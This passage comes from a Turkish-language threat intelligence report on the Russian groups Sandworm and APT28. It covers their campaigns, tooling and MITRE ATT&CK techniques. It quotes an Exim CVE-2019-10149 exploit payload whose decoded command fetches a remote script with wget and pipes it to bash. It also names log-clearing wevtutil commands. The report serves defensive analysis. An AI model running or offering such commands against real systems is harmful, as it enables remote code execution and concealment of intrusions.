Enerji alanındaki bu saldırının ardından grup, 2017 yılında Fransa başkanlık seçimleri ve Fransa yerel seçimlerinin kampanyaları da dahil olmak üzere siyasi partileri de hedef alan bir dizi hedef odaklı kimlik avı (Spearphishing) kampanyalarından sorumludur. Fransa'nın Ulusal Bilgi Sistemleri Güvenlik Ajansı olan ANSSI, hazırladığı raporda saldırganların erişim sağlamak için P.A.S adlı webshell ve Exaramel adlı zararlı yazılımı (malware) aracılığıyla iki arka kapı (Backdoor) kullandıklarını belirtmiştir. ESET araştırmacılarına göre kullanılan Exaramel zararlısı, Ukrayna elektrik şirketlerine yapılan saldırıda kullanılan zararlı ile ilişkilendirilmiştir. Saldırganların bilgi teknolojileri (IT) izleme aracı olan Centreon üzerindeki zafiyetleri sömürerek 2017 yılından 2020 yılına kadar izinsiz giriş sağladıkları kaydedilmiştir. Bu süreçte, üzerinde Centreon kurulu olan güvenliği ihlal edilmiş sunuculardan veri sızdırdıkları bildirilmiştir.


SandWorm ekibinin Haziran 2017 tarihinde dünya çapında başlattığı bir saldırıda kullanılan NotPetya zararlı yazılımı, o zamana kadarki en yıkıcı etkiye sahip zararlı yazılım olarak anılmaktadır. NotPetya bir tür fidye yazılımı olarak görünse de asıl amacı, güvenliği ihlal edilmiş sistemlerdeki verileri ve disk yapılarını yok etmektir.

III. 2018 – Günümüz

SandWorm, Rus Hükümeti tarafından desteklenen bir doping çabasının Rus sporcuların Rus bayrağı altında katılamamasına yol açmasının ardından 2018 Kış Olimpiyatları'na yönelik saldırılar başlatılmıştır. Saldırganlar olimpiyatın açılış törenini hedef almış ve kendilerini Kuzey Koreli ve Çinli bilgisayar korsanları gibi göstermeye çalışmışlardır. Saldırının GRU tarafından planlandığı ve küresel çapta bir etki bırakabilmek için birden fazla APT grubunun birleşerek "Olympic Destroyer" adlı zararlı yazılımı oluşturduğu düşünülmektedir. Kış olimpiyatlarındaki saldırının detayları incelendiğinde, Olympic

2 https://malpedia.caad.fkie.fraunhofer.de/details/win.blackenergy
3 https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2016/05/20081514/E-ISAC_SANS_Ukraine_DUC_5.pdf

Destroyer zararlı yazılımının, Olimpiyatların resmi web sitesini ve stadyumdaki Wi-Fi bağlantısını kapattığı ve etkinliğin canlı yayınlarını etkilediği görülmüştür. Zararlı yazılımın içinde bilerek bırakılmış olan dijital parmak izleri sayesinde, yapılan ilk incelemeler sonucu bu zararlının Kuzey Koreli "Lazarus APT" grubuna ait olduğu sanılmıştır. Daha detaylı incelemeler sonucunda ise yine GRU destekli bir APT olan APT28, bir diğer adıyla "Fancy Bear", grubuna ve SandWorm grubuna ait dijital parmak izleri bulunmuştur. APT28, GRU tarafında birim 26165 olarak tanınmaktadır. Bu birliktelik, Rus Hükümeti destekli APT gruplarının küresel saldırılar amacıyla birlikte çalışabileceğini göstermektedir. Bundan dolayı GRU ile temas hâlindeki APT gruplarının birbirlerinden tamamen bağımsız gruplar olduklarını düşünmemek gereklidir.



Şekil 25: Olympic Destroyer bileşenlerinin ilişkileri.

2020 yılında grup, Exim posta sunucularını açığa çıkarmak için kritik bir Exim zafiyetinden (CVE-2019-10149) yararlanmıştır. Exim, Unix tabanlı sistemler için yaygın olarak kullanılan ve bazı Linux dağıtımlarında önceden yüklenmiş olarak gelen bir posta aktarım aracısıdır (Mail Transfer Agent). İnternete açık sunucuların yarısından fazlasında kullanılıyor olması yüzünden en yaygın posta aktarım aracı olarak bilinmektedir. Zafiyetin varlığı, Exim üzerinde bulunan CVE-2019-10149 uzaktan kod yürütme zafiyeti (Remote Code Execution) kapatıldıktan sonra açıklanmıştır. Ardından saldırganlar, bu zafiyeti Linux sunucularında veri sızıntısına sebep olmak ve sunucular üzerinde kripto para madenci programları (Cryptocoin Miners) kurmak için kullanmıştır. Bu güvenlik açığından başarıyla yararlanılması, kimliği doğrulanmamış bir uzak saldırganın admin yetkisiyle komut yürütmesine ve yazılım yüklemesine, verileri değiştirmesine ve özel hazırlanmış e-posta göndererek yeni hesaplar oluşturmasına olanak tanımaktadır.

Şekil 26'da gönderilen örnek payload içinde script1.sh dosyasının indirilmeye çalışıldığı görülmektedir.

Zararlı Shell dosyası çalıştırıldığı zaman, güvenliği ihlal edilmiş sunucu üzerinde MySQL veritabanlarına erişim sağlamak için çeşitli komutlar çalıştırmaktadır. Buna ek olarak arka kapı yükleyen dosya, keşif yapma, e-posta verisi sızdırma, yatay genişleme ve ekstra zararlı yazılımlar yükleme görevini üstlenmektedir.

MITRE ATT&CK Framework

MITRE ATT&CK, önerilen azaltma teknikleri, tespit prosedürleri ve diğer önemli teknik bilgileri sağlayan hem derinlik hem de genişlik bakımından en büyük siber saldırı bilgi tabanıdır. MITRE, Siber Ölüm Zinciri'ni (Cyber Kill Chain), ayrıntılı tekniklerle desteklenen en geniş taktik çeşitliliğini içerecek şekilde genişletmiştir. Bu organize yaklaşım, saldırıların sistematik olarak seçilip analiz edilmesine ve açıkları anlayabilmek için bunların güvenlik kontrollerinin kapasiteleriyle karşılaştırılmasına olanak tanımaktadır. Bir kez anlaşıldığında, güvenlik kontrolleri rasyonel bir şekilde genişletilebilmekte ve bütçeler ayarlanabilmektedir.

MITRE'nin siber topluluktaki konumu ve ATT&CK matrisindeki fikri mülkiyetinin bağımsızlığı, onu, güvenlik operasyonları yönetimi, üst düzey personel ve yönetim kurulunun siber güvenlik kontrollerinin performansını, risk ve kapasitesini objektif olarak değerlendirebileceği ve ölçebileceği ideal bir platform hâline getirmektedir.

MITRE ATT&CK kurumsal matrisi, Windows, Mac ve Linux ortamlarından yararlanabilecek tüm saldırgan taktikleri ve tekniklerinin tablo hâlinde bir görünümünü sağlamaktadır. MITRE ATT&CK tarafından tanımlanan 12 taktiği listeleyen başlıklar bulunmaktadır. 12 taktiğin her birinin altında, belirli bir taktiği uygulamak için kullanılabilecek dokuz ila 67 tekniği gösteren bir sütun bulunmaktadır. Çoğu zaman bir veya daha fazla taktikte birkaç teknik kullanılmaktadır. Bir taktik, saldırganın hedeflerini açıkça tanımlamaktadır. Bir teknik, bir siber saldırganın taktiğin nihai hedeflerine ulaşmasının farklı yollarını tanımlamaktadır.

Tehdit Analizi

Taktik, Teknik ve Prosedürler

Sandworm tehdit aktörü grubu ile ilgili tespit edilen Taktik, Teknik ve Prosedür (TTP) kategorileri aşağıdaki gibidir:

```
MAIL FROM:<${run{\x2Fbin\x2Fsh\t-
c\t\x22exec\x20\x2Fusr\x2Fbin\x2Fwget\x20\x2DO\x20\x2D\x20http\:\x2F\x2F\hostapp.be\x2Fscript1.sh\x20\x7C\
x20bash\x22}}@hostapp.be>

Hex decoded command:

/bin/sh -c "exec /usr/bin/wget -O - http://hostapp.be/script1.sh | bash"
```

Şekil 26: NSA tarafından paylaşılan örnek sömürü komutu.

İlk Erişim

Spearphishing kampanyaları, SandWorm grubu tarafından bilgisayarlara veya hesap kimlik bilgilerine erişmek için en çok kullanılan metottur. E-postalar, tanıdık ve güvenilir görünmek için özel olarak hazırlanmakta olup kurbanın şüphelenmemesi amaçlanır. Tehdit grubu, başarı şanslarını artırmak için kampanyalarını gerçekleştirmeden önce tüm spearphishing tekniklerini geliştirip test etmektedir. Ukrayna elektrik kesintisi, Fransa seçimleri ve Kış Olimpiyatları saldırılarında bu metodu kullanmışlardır.

Ayrıca, ücretsiz bir şekilde hedefe ait domain'leri ve siteleri çeşitli programlar sayesinde araştırmışlardır. Bunlara ek olarak zafiyet taraması, hedef sistemlerde kullanıldığı bilinen programların incelenmesi, çalışan isim ve e-postalarının keşfedilmesi, hedef organizasyonun iş ortaklarının incelenmesi gibi yollara başvurmuşlardır.

Çalıştırma (Execution)

Bu aşamada grup, savunma mekanizmalarından kaçınmak amacıyla bellek üzerinde kimlik bilgisi toplayan bir aracı çalıştırmak için PowerShell komut dosyaları kullanmıştır. SSH sunucu kurmak için VBScripts kodu oluşturan grubun, MS-SQL veri tabanı üzerinde "xp_cmdshell" komutunu da çalıştırdığı bilinmektedir.

Komut arayüzünün dışında, kullanıcıların tetikleyeceği şekilde zararlı yazılım çalıştırmaktadır. Bunlara örnek olarak spearphishing saldırısıyla gönderilen ve zararlı makrolar barındıran Microsoft dosyaları ve oltalama e-postalarına eklenmiş ve zararlı yazılım içeren adreslere köprüler (hyperlinks) verilebilir.

Kalıcılık

Sızılan sistemlerde kalıcılığı sağlamak için grubun, oluşturulan bir hesap ile ağdaki diğer sunucular arasında bir bağlantı oluşturmak için MS-SQL'de "sp_addlinkedsrvlogin" komutunu kullandığı görülmüştür. Ayrıca sızılan ICS/SCADA erişim sunucularında yeni etki alanı hesapları (Domain Accounts) oluşturmuştur. P.A.S web kabuğu dahil olmak üzere çeşitli web kabuklarını kurban ağlarına erişimi sürdürmek için kullanmıştır.

Ayrıcalık Yükseltme

Grubun ürettiği NotPetya zararlısında kullanılan teknik olan ve sızma işleminden bir saat sonra sistemi yeniden başlatmak için bir görev oluşturma, bu kategoriye örnek olarak verilebilir.

Ek olarak, NotPetya zararlısının kendisini uzak sistemlere yaymak için "PsExec" veya "wmic" komutlarıyla geçerli kimlik bilgilerini kullanması da ayrıcalık yükseltme için başvurulan bir tekniktir. Grubun genel olarak kullandığı bir diğer teknik ise, domain içindeki yönetici hesaplarına erişmek için çalınan kimlik bilgilerini kullanmaktır.

Savunmadan Kaçınma

Saldırganlar karıştırılmış (obfuscated) dosyaları veya bilgileri, izinsiz giriş sırasında bıraktıkları kalıntıları güvenlik analistlerinden gizlemek için kullanabilmektedir. Savunma mekanizmalarından kaçınmanın bir yolu olarak kullanılan bu metotta saldırganlar zararlı yazılımları veya yükleri şifrelenmiş olarak gönderip daha sonra şifrelerini çözmektedir.

SandWorm grubunun kullandığı genel savunmadan kaçınma teknikleri şunlardır:

- Grubun kullandığı VBS adlı arka kapı örneğinde, Base64 ile kodlanmış zararlıların kodunu çözüp "%TEMP%" klasörüne kaydedilmiştir. Ayrıca grup, elde edilen bilgilerin şifresini Üçlü DES algoritması kullanarak kırıp Gzip programı ile sıkıştırılmış veriyi çıkartmıştır.
- Savunmadan kaçınmanın bir başka yolu ise Windows olay günlüğünü (Windows Event Logging) devre dışı bırakmaktır. SandWorm ekibi, bu tekniği Ukrayna Elektrik Kesintisi saldırısında kullanmıştır.
- Grubun zararlı dosyaların isimlerini şüphe çekmeyecek şekilde oluşturduğu ve kullandığı arka kapılar sayesinde, enfekte edilen sistemlerde kullandığı bu zararlı dosyaları daha sonra sildiği bilinmektedir.
- Saldırganların kodları gizlemek için zararlı programları paketlediği veya sanal makine yazılım koruması uyguladığı bilinmektedir. Çalıştırılabilir programları paketlemenin avantajı, imza tabanlı kuralların tespitinden kaçınmaktır. Sanal makine yazılım koruması ise bir yürütülebilir dosyanın orijinal kodunu yalnızca özel bir sanal makinenin çalıştırabileceği özel bir biçime dönüştürmektedir. Daha sonra bu kodu çalıştırmak için bir sanal makine çağrılmaktadır. Yazılım paketleyicilere örnek olarak MPRESS ve UPX verilebilir. SandWorm grubu ise Mimikatz'ın bir kopyasını paketlemek için UPX'i kullanmıştır.

Kimlik Bilgileri Erişimi

Grubun kullanıcıların kimlik bilgilerine erişmek için kaba kuvvet (brute force) saldırılarının metotlarından parola püskürtme (password spraying) yöntemini kullandığı bilinmektedir. Bu yöntemde domain'e ait parola politikası mevcut ise ona uygun olacak şekilde en çok kullanılan parolalardan oluşturulmuş küçük bir parola seti oluşturulur. Ancak, saldırılan hesabın kaba kuvvetle zorlanması sırasında normalde meydana gelebilecek hesap kilitlenmelerini önlemek için bu parola listesiyle ağdaki birçok farklı hesapta oturum açmayı denedikleri bilinmektedir. SandWorm grubu ise bilgisayarlara karşı RPC kimlik doğrulamasını denemek için bir komut dosyası kullanmıştır.

- Grubun internet tarayıcılarındaki kaydedilmiş parolaları toplamak için geliştirdiği "CredRaptor" adlı bir aracı mevcuttur.

- Windows sistemlerde "SetWindowsHookEx" fonksiyonunu kullanarak tuş vuruşlarını yakalamak için bir keylogger kullanmışlardır.
- Grubun "plainpwd" adlı aracı Mimikatz'ın geliştirilmiş bir sürümüdür ve Windows kimlik bilgilerini sistem belleğinden çekmektedir.

Keşif

Grubun sızılan sistemlerde keşif yapmak için kullandığı yöntemler şunlardır:

- LDAP kullanarak uzak sistemlerde Active Directory içindeki hesapları sorgulamak için araçlar kullanmışlardır.
- M.E.Doc sunucularındaki kullanıcı adları ve parolalar dahil olmak üzere e-posta ayarlarını listelemek için zararlı yazılım kullanmışlardır. Bu tekniği ilk olarak Ukrayna'ya karşı başlatılan siber saldırıda NotPetya zararlı yazılımıyla uygulamışlardır.
- Güvenliği ihlal edilmiş bilgisayarlardaki dosyaları numaralandırmışlardır.
- Ağ trafiğindeki parolaları sızdırmak için interceptter-NG aracını kullanmışlardır.
- Güvenilirliği ihlal edilmiş sistemlerin işletim sistemi hakkındaki bilgileri toplamak için arka kapı kullanmışlardır.
- Sızılan sistemlerde, ağdaki diğer kaynaklara bağlantı olup olmadığını kontrol etmişlerdir.
- Sızılan sistemdeki kullanıcı isimlerini toplamışlardır.

Yanal Hareket

SandWorm grubu, Ukrayna elektrik kesintisi saldırısı sırasında ağdaki diğer cihazlara zararlı yazılım ve dosya aktarımı yapmak için "move" ve "net use" komutunu kullanmıştır.

Toplama

Saldırganlar, sızdırma öncesinde ilgili dosyaları ve hassas verileri bulmak için dosya sistemleri veya yerel veritabanları gibi yerel sistem kaynaklarını arayabilmektedir. SandWorm Grubu ise bu başlığa örnek olarak, güvenliği ihlal edilmiş bilgisayarlardan dahili belgeler, dosyalar ve diğer verileri sızdırmıştır. Buna ek olarak, giriş sayfaları, portallar veya sistem diyalog ekranları gibi kullanıcı adı ve parolası girilen yerlerden veri çekmişlerdir.

Dışarı Sızdırma

Grup, sistemlerden elde ettikleri bilgileri komuta kontrol sunucusu aracılığıyla sızdırmıştır.

Komuta Kontrol (C2)

Grubun BCS-server aracı, belirlenen komuta kontrol (C2) sunucusuna HTTP aracılığıyla bağlanır. Ayrıca bu araç, iletişim için base64 kodlama ve HTML etiketlerini (Tag) kullanmıştır. Grup, Python ile hazırladıkları arka kapıya komut göndermek ve almak için Telegram Messenger'ın Telegram Bot API'sini kullanmıştır. Ayrıca, "putdrive.com" servisinden zararlı dosya ve yükleri göndermek ve almak için M.E.Doc yazılımının resmi bir güncellemesini kullanmıştır.

Etki

SandWorm grubu, Windows tabanlı İnsan-Makine arayüzlerindeki dosyaları silmek amacıyla disklerin üzerine yazmak için ve sistemlerdeki ana önyükleme kayıtlarını bozmak için BlackEnergy yazılımının KillDisk aracını kullanmıştır. Bundan dolayı yıkıcı bir grup olarak anılmaktadır. Grubun bir diğer etkisi site tahrifatı (defacement) yapmaktır. Bu teknikte hedef site veya sayfanın görsel görünümü değiştirilir. Genel olarak politik amaçlar güden APT grupları ve siyasi mesajlar vermek veya propaganda yaymak isteyen hacktivistler tarafından tercih edilir. SandWorm grubu 2019 yılında bu yöntemi Gürcistan'da hükümet, sivil toplum kuruluşları ve özel sektör kuruluşlarına ait 15.000 web sitesi üzerinde kullanmıştır. Ayrıca istismar ettikleri bir servis sağlayıcısı sayesinde web sitelerine verilen hizmeti geçici olarak kesintiye uğratmıştır.

6. APT28 Fancy Bear Tehdit Aktörü Raporu

APT28 (diğer adıyla Fancy Bear, Sofacy, Pawn Storm, Sednit, SNAKEMACKEREL, Swallowtail, Group 74, STRONTIUM, Tsar Team, Threat Group-4127 veya TG-4127), yaklaşık 2004'ten beri Rusya'nın Askeri İstihbarat Müdürlüğünün (GRU) 85'inci Ana Özel Hizmet Merkezi (GTsSS) askeri birimi 26165'e atfedilen bir tehdit grubudur[4,5]. APT28'in, 2016 yılında yapılan ABD başkanlık seçimlerine müdahale etmek amacıyla Hillary Clinton kampanyası, Demokratik Ulusal Komite ve Demokratik Kongre Kampanya Komitesi için tehlike oluşturduğu tespit edilmiştir[6].


4 https://media.defense.gov/2021/Jul/01/2002753896/-1/-1/1/CSA_GRU_GLOBAL_BRUTE_FORCE_CAMPAIGN_UOO158036-21.PDF
5 https://media.defense.gov/2020/Aug/13/2002476465/-1/-1/0/CSA_DROVORUB_RUSSIAN_GRU_MALWARE_AUG_2020.PDF
6 https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/

ABD ve Avrupa'daki mevcut ve eski askeri ve hükümet yetkililerine, savunma ve hükümet tedarik zincirinde çalışan kişilere, yazar ve gazetecilere ait e-posta hesapları ile Kasım 2016 ABD başkanlık seçimleriyle bağlantılı e-posta hesap bilgilerini ele geçirdikleri ve bu adreslere yönelik hedef odaklı kimlik avı (spearphishing) kampanyalarından sorumlu oldukları tespit edilmiştir. 2016 ABD başkanlık seçimleri öncesinde APT28'in, X-Agent kötü amaçlı yazılımını uzaktan komut çalıştırma, keylogging ve dosya iletimi gibi işlemleri gerçekleştirmek amacıyla hedeflere dağıttığı tespit edilmiştir. (rundll32.exe "C:\Windows\twain_64.dll") gibi komutlarla bahsi geçen işlemlerin yürütüldüğü tespit edilmiştir. NAT tabanlı ortamlara bağlantıları kolaylaştırmak ve uzaktan komut çalıştırmak için APT28'in X-Tunnel ağ tünelleme aracının kullanıldığı, her iki aracın da GitHub'dan temin edilebilen PsExec'in açık kaynaklı bir yedeği olan RemCOM aracılığıyla dağıtıldığı tespit edilmiştir. Ek olarak, periyodik olay günlüğü temizleme (wevtutil cl System ve wevtutil cl Security komutları gibi) ve dosyaların tarih bilgilerini sıfırlama gibi bir dizi adli bilişim karşıtı önlem aldıkları tespit edilmiştir. APT28 gelişmeye devam etmekte ve yeni taktik, teknik ve prosedürlerin (TTP'ler) kullanımını göstermektedir.


APT28, güvenlik topluluklarında yeni bilgiler yayınlandıkça sürekli olarak geliştirdiği birçok özel geliştirilmiş araca sahiptir. Bu araç seti temel olarak kurbanın makinesine arka kapı (backdoor) kalıcı erişim sağlamaya, ayrıca bilgi, dosya, kimlik bilgileri vb. toplamaya ve bunları sızdırmaya odaklanmıştır.

APT28, C++'a (CHOPSTICK), C# ve Delphi (Cannon Trojan) gibi farklı programlama dillerinde yazılmış zararlı yazılımları kullanmıştır. Zaman içinde farklı teknolojiler, enfekte eden atak vektörleri, altyapı ve daha fazlasını denediği için grubun yaratıcılığı bunun da ötesine geçmektedir.

Özetle APT28, tehlikeli bir gelişmiş kalıcı tehdit (APT) olarak karşımıza çıkmaktadır. Tehdit aktörünün teknik olarak son derece yetenekli olduğu ve seçtiği hedeflerin savunmasına uyum sağlama yeteneğine sahip olduğu bilinmektedir. Genellikle önceki saldırılarda tanımlanan teknikleri kullansa da yeni çıkan sıfırıncı gün zafiyetleri ve araçları da kullandığı bilinmektedir.



Şekil 27: APT28 tarafından kullanılan taktik ve teknikler.



Şekil 28: Hedef sistemlere siber saldırı gerçekleştirmek için APT29 ve APT28 tarafından kullanılan taktik ve teknikler.

APT28 Etkinliğinin Zaman Çizelgesi


1) 2007-2014

APT28 tarafından gerçekleştirilen aktivitelerde, jeopolitik temalı hedef odaklı kimlik avı (spearphishing) kampanyaları hazırlanarak dünya çapında çeşitli hükümetlere ve siyasi kuruluşlara dağıtıldığı tespit edilmiştir. E-postaların dosya eklerinin, grubun özel hazırlamış olduğu arka kapısını (backdoor) ve bilgi çalan kötü amaçlı yazılım "Sednit"i içerdiği tespit edilmiştir.

APT28, 2007'de Rusya ile Estonya arasında yaşanan siyasi anlaşmazlıklardan sonra Estonyalı siyasi partilere ve hükümet web sitelerine yönelik saldırı düzenlenmesinde görev almıştır[7]. Estonya hükümetine karşı düzenlenen ilk saldırıların başlangıçta hizmet dışı bırakma (DoS) ve dağıtık hizmet dışı bırakma (DDoS) saldırıları, website defacements, e-posta spam gönderme ve otomatik yorumların gönderilmesinden oluştuğu tespit edilmiştir.

Gerçekleştirilen diğer saldırıların, koordineli olarak ve gelişmiş siber saldırı vektörleriyle Estonya'daki kritik noktaları hedef aldığı tespit edilmiştir. Alan Adı Sunucuları (DNS), uluslararası yönlendiriciler (international routers), en büyük servis sağlayıcı Elion da dahil olmak üzere telekomünikasyon şirketlerinin ağ düğümleri (network nodes), devlet veri iletişim ağı, ülkenin en büyük iki bankası (Hansapank ve SEB Eesti Ühispank) ve kamu kurumlarının güvenlik duvarları ile sunucularının da hedef alındığı tespit edilmiştir.

Saldırılar öncelikle bankacılık ve iletişim altyapısını etkilemiştir: Çevrimiçi bankacılık hizmetlerine iki günlük bir süre boyunca hiçbir kullanıcı erişememiştir. DNS hizmetlerinin devre dışı kalmasına ve üç mobil iletişim operatörünün hizmetlerinin durmasına sebep olmuştur.



Şekil 29: Rus siber casusluk/saldırı aktörleri.


APT 28'in 2008 yılında Gürcistan'a yönelik siber saldırılarda etkin rol oynadığı tespit edilmiştir. Yüzde 90'ının devlet kurumlarına (gov.ge) ait olduğu tespit edilen 54 web sitesine yönelik bu saldırıların dağıtık hizmet dışı bırakma (DDoS), website defacements, e-posta spam gönderme ve SQL enjeksiyonu olduğu tespit edilmiştir.

APT 28'in, Gürcistan İçişleri Bakanlığına yönelik en az iki saldırı girişiminde bulunduğu tespit edilmiştir[8]. Gürcistan İçişleri Bakanlığını hedef alınmasının sebepleri şunlardır:

- Kolluk kuvvetleri, iç güvenlik ve sınır devriyeleri,
- Karşı istihbarat,
- Terörle mücadele,
- Uluslararası ilişkiler,
- Gürcistan'ın stratejik tesislerinin savunması ve varlıkları,
- "İşlemsel-Teknik" görevler.

Gürcistan İçişleri Bakanlığına yönelik ilk girişimde, APT28 Gürcü ehliyet numaralarını içeren ancak içeriğinde zararlı yazılım barındıran (EVILTOSS malware) bir Excel dokümanını kullanmıştır. Hazırlanan zararlı yazılımın, hedef varlıklar üzerinde arka kapı (backdoor) açmak amacıyla tasarlandığı tespit edilmiştir. Arka kapının, Gürcistan İçişleri Bakanlığının kullandığı bir e-posta sunucusuyla iletişim kurmaya ve "@mail.ge.gov" ile biten mail adresleri ile haberleşmeye çalıştığı tespit edilmiştir. Bu taktikle APT28'in, daha az izlenen bir rota üzerinden Gürcistan İçişleri Bakanlığı ağından veri kaçırabildiği ve Gürcistan İçişleri Bakanlığı ağ güvenliği biriminin trafiği algılama yeteneklerini sınırlayabildiği tespit edilmiştir.

İkinci saldırı girişiminde, Windows etki alanı "MIA Users\Ortachala…" referanslarını içeren bilgi teknolojisi temalı zararlı yazılım barındıran sahte bir belge


Windows XP ხისტემის დომეინში დარეგისტრირების წესები

1. დავაინსტალოთ ხისტემა
2. შევიდეთ \\file01\SOFT\OS\Windows XP\WinXPUpdates
3. დავაინსტალოთ ყველა განახლება
4. დავაინსტალოთ ყველა საჭირო პროგრამა (Symantec, MS Office, Adobe Acrobat, Codecs, Players etc.)
5. გავადომეინოთ კომპიუტერი
6. Domain user name და Domain computer name აუცილებლად უნდა ჩასვათ შესაბამის საქახალდეში MIA Users\Ortachala… წინააღმდეგ შემთხვევაში დომეინის პოლიტიკა არ იმუშავებს კომპიუტერზე
7. შევიდეთ Computer Management\Local users and Groups\Groups\Administrators
8. დავრწმუნდეთ რომ Administrators ჯგუფში შექმნილია OTD Admins და OTD IT Support ჯგუფები
9. დავრწმუნდეთ რომ Firewall ჩართულია და Remote Desktop მონიშნული
10. დავრწმუნდეთ რომ My Computer\Properties-ში Allow users to connect remotely to this computer მონიშნულია

Windows 7 ხისტემის დომეინში დარეგიტრირების წესები

Şekil 30: APT 28 tarafından Gürcistan İçişleri Bakanlığı saldırılarında kullanılan zararlı doküman içeriği.

7 https://www.iss.europa.eu/sites/default/files/EUISSFiles/CP_148.pdf
8 https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-apt28.pdf

kullanıldığı tespit edilmiştir. Belgedeki Windows etki alanı referansı için Gürcistan'ın başkenti Tiflis'in Ortachala semtindeki Gürcistan İçişleri Bakanlığı tesisinin referans alındığı tahmin edilmektedir. Ayrıca, hazırlanan sahte belgenin aynı zamanda şirket adı olarak "MIA" (Gürcistan İçişleri Bakanlığı) ve yazar olarak "Beka Nozadze"yi listeleyen meta veriler içerdiği, Tiflis'teki bir sistem yöneticisinin olası bir referans olarak kullanıldığı tespit edilmiştir.

